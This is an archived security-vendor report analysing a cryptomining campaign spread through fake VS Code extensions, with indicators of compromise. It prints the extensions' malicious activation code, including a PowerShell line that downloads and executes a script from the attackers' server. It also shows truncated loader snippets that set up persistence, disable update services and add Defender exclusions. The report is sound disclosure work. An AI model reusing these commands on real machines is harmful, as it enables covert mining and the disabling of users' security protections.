
Mining in Plain Sight: The VS Code Extension Cryptojacking Campaign

By Yuval Ronen,,

Archived: 2026-04-05 17:01:30 UTC

Developers targeted by sophisticated cryptomining campaign hiding in seemingly legitimate VS Code extensions, potentially **reaching over one million installations** as detected by ExtensionTotal.


These fake extensions, published after April 4th by three different authors (mostly “Mark H”), secretly download a PowerShell script that disables Windows security, establishes persistence through scheduled tasks, and installs an XMRig cryptominer. The most successful fake extension (“Discord Rich Presence”) gained 189K installs alone. The attackers created a sophisticated multi-stage attack, even installing the legitimate extensions they impersonated to avoid raising suspicion while mining cryptocurrency in the background.



Introduction

Over the weekend, ten malicious Visual Studio Code extensions were published by three different authors, serving as the initial access vector in a sophisticated multi-stage cryptomining campaign.

These extensions masqueraded as popular development tools, with accumulating over **one million installs**. Once installed, they download and execute a PowerShell loader that disables security services and deploys the XMRig cryptominer from a remote C2 server.



https://app.extensiontotal.com/report/markh.discord-rich-presence-vs

Anatomy of the Malicious Extension Campaign

The malicious campaign published ten different Visual Studio Code extensions.

- Prettier — Code for VSCode (by `prettier`) - **955K Installs**
- Discord Rich Presence for VS Code (by `Mark H`) - **189K Installs**
- Rojo — Roblox Studio Sync (by `evaera`) - **117K Installs**
- Solidity Compiler (by `VSCode Developer`) - 1.3K Installs
- Claude AI (by `Mark H`)
- Golang Compiler (by `Mark H`)
- ChatGPT Agent for VSCode (by `Mark H`)
- HTML Obfuscator (by `Mark H`)
- Python Obfuscator for VSCode (by `Mark H`)
- Rust Compiler for VSCode (by `Mark H`)

The three most popular extensions in the campaign, showing 955K, 189K and 117K installs, respectively, reached these numbers in an unusually short period of time. This strongly suggests that the install counts were artificially inflated, likely in an attempt to establish credibility and reduce user suspicion by making the extensions appear widely trusted and actively used.

The extensions operate the same way — first, download and execute a Powershell script from the same C2 server at `https://asdf11[.]xyz/` in a hidden window.


They then attempt to install the legitimate extension they impersonate, so that users still receive the expected functionality and are less likely to suspect malicious behavior.

```
 function activate(context) {
  // Register the command to execute the PowerShell Loader and install the extension
  let disposable = vscode.commands.registerCommand('hubtestmanagerex.runCmd', async function () {
    if (process.platform === 'win32') {
      const cmdCommand = 'powershell -Command "irm <https://asdf11.xyz/> | iex"';
potry {
        // Execute the command to download and execution the PowerShell Loader
        await executeCmdCommand(cmdCommand);
        // After the PowerShell Loader has been executed, install the Solidity extension
        const extensionId = 'icrawl.discord-vscode'; // The identifier for the Solidity extension
        await installExtension(extensionId);

      } catch (error) {
        vscode.window.showErrorMessage(`Failed to execute command: ${error.message}`);
      }
    }
  });
```

The C2 domain `asdf11[.]xyz` was created recently, on the same day the first extensions were published - April 4 2025.

Although the extensions were published under different author names, they share identical code and communicate with the same C2 server to download and execute the same payload.



Malicious behavior from extension's report on ExtensionTotal

PowerShell Loader

The PowerShell script is responsible for Persistence, Defense Evasion, Privilege Escalation and Execution.

Persistence mechanism

- Sets up a scheduled task named "OnedriveStartup" to run at logon (masquerading as legitimate OneDrive software)

```
Start-Process "cmd.exe" -ArgumentList "/c schtasks /create /tn `"OnedriveStartup`" /tr `"$qZVhfWBWTd5ptqbWRS8g
```

- Creates and runs the script from a Registry Entry

```
Start-Process "cmd.exe" -ArgumentList "/c reg add ""HKCU\\Software\\Microsoft"" /v ""Version"" /t REG_SZ /d $u
```

Defense Evasion

- Disables Windows Security Services

```
 # Stops the Windows Update Service and disables it from starting
Stop-Service -Name wuauserv -Force
Set-Service -Name wuauserv -StartupType Disabled
```

```
# Modifies registry to disable the Windows Update Medic Service
Start-Process "cmd.exe" -ArgumentList '/c reg add "HKLM\\SYSTEM\\CurrentControlSet\\Services\\WaaSMedicSvc" /v S

# Stops and disables the Update Orchestrator Service
Stop-Service -Name UsoSvc -Force
Set-Service -Name UsoSvc -StartupType Disabled
```

- Adds the directory it created to Windows Defenders Exclusion Path

```
 Start-Process "cmd.exe" -ArgumentList "/c powershell -Command ""Add-MpPreference -ExclusionPath '%localappdata%

Start-Process "cmd.exe" -ArgumentList "/c reg add `"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Exclu
```

Privilege Escalation

The PowerShell script tries to run the malicious payload with Administrator permissions.

If it doesn't have the permissions, the script tries to create another System32 directory and copy the `ComputerDefaults.exe` file to it. Then, the script creates its own malicious DLL named `MLANG.dll` and tries to execute it using this ComputerDefaults executable.

Execution

The PowerShell script contains the DLLs and the Trojan executable as basic base64 encoded strings. It decodes the Trojan and writes it to the directory it created and excluded from the Windows Defender as `Launcher.exe`.

The `Launcher.exe` communicates with another C2 server - `myaunet[.]su`, downloading and executing the XMRig tool - used for mining Monero.

Conclusion

This campaign is yet another example of the growing sophistication and frequency of supply chain attacks within developer ecosystems. As marketplaces like the Visual Studio Code extension store continue to grow, so does their attractiveness as a vector for exploitation.

At ExtensionTotal, we help organizations navigate this evolving threat landscape by detecting malicious or risky extensions before they cause harm, allowing teams to continue leveraging the power and productivity of modern development tools without compromising on security.

IOCs

VS Code Package Names

- prettierteam.prettier
- markh.chatgpt-autocoder-vscode

- markh.claude-autocoder-vscode
- markh.discord-rich-presence-vs
- markh.golang-compiler-vscode
- markh.python-obfuscator-vscode
- markh.rust-compiler-vs
- evaera-rbx.vscode-rojo-rbx
- vscodedeveloper.sobidity-compiler

File Hashes

- 2d17f0cb6c8d9488f2d101b90052692049b0c4bd9bf4949758aae7b1fd936191 — Launcher.exe / myau.exe
- d2fcf28897ddc2137141d838b734664ff7592e03fcd467a433a51cb4976b4fb1 — xmrig.exe
- bb757c6338491170072e8b743ea2758eebaeb1472ba6b421c950c79a3daed853 — PowerShell
- 26111b28f6c507ea68e7c8a0f3ad64fb0d7b694d7f703bc626d871c4e1502dc2 — PowerShell
- 0c05365ea9c1162b10d93ffdc93eb4207b61062d35dbf6d424ad15e3342ecb70 — PowerShell
- b98dfc7ed18d6d30490fc2b997fbeae36541335bd05a94624da8b808e818d094 — PowerShell
- 71b48bc26f4a4f9759eaf35f44e7cebf4f18e1a74ab2c902f91404ca8ceb3a4e — PowerShell
- 13db408a3232ea31aab8edc648b6c315782db9516e1c08c6bd667e17f5dd147c — DLL
- 515e6d58b720d5e125602621b28fa37a669efed508e983b8c3136bea80d46640 — DLL
-

C2 Servers

- asdf11[.]xyz
- myaunet[.]su
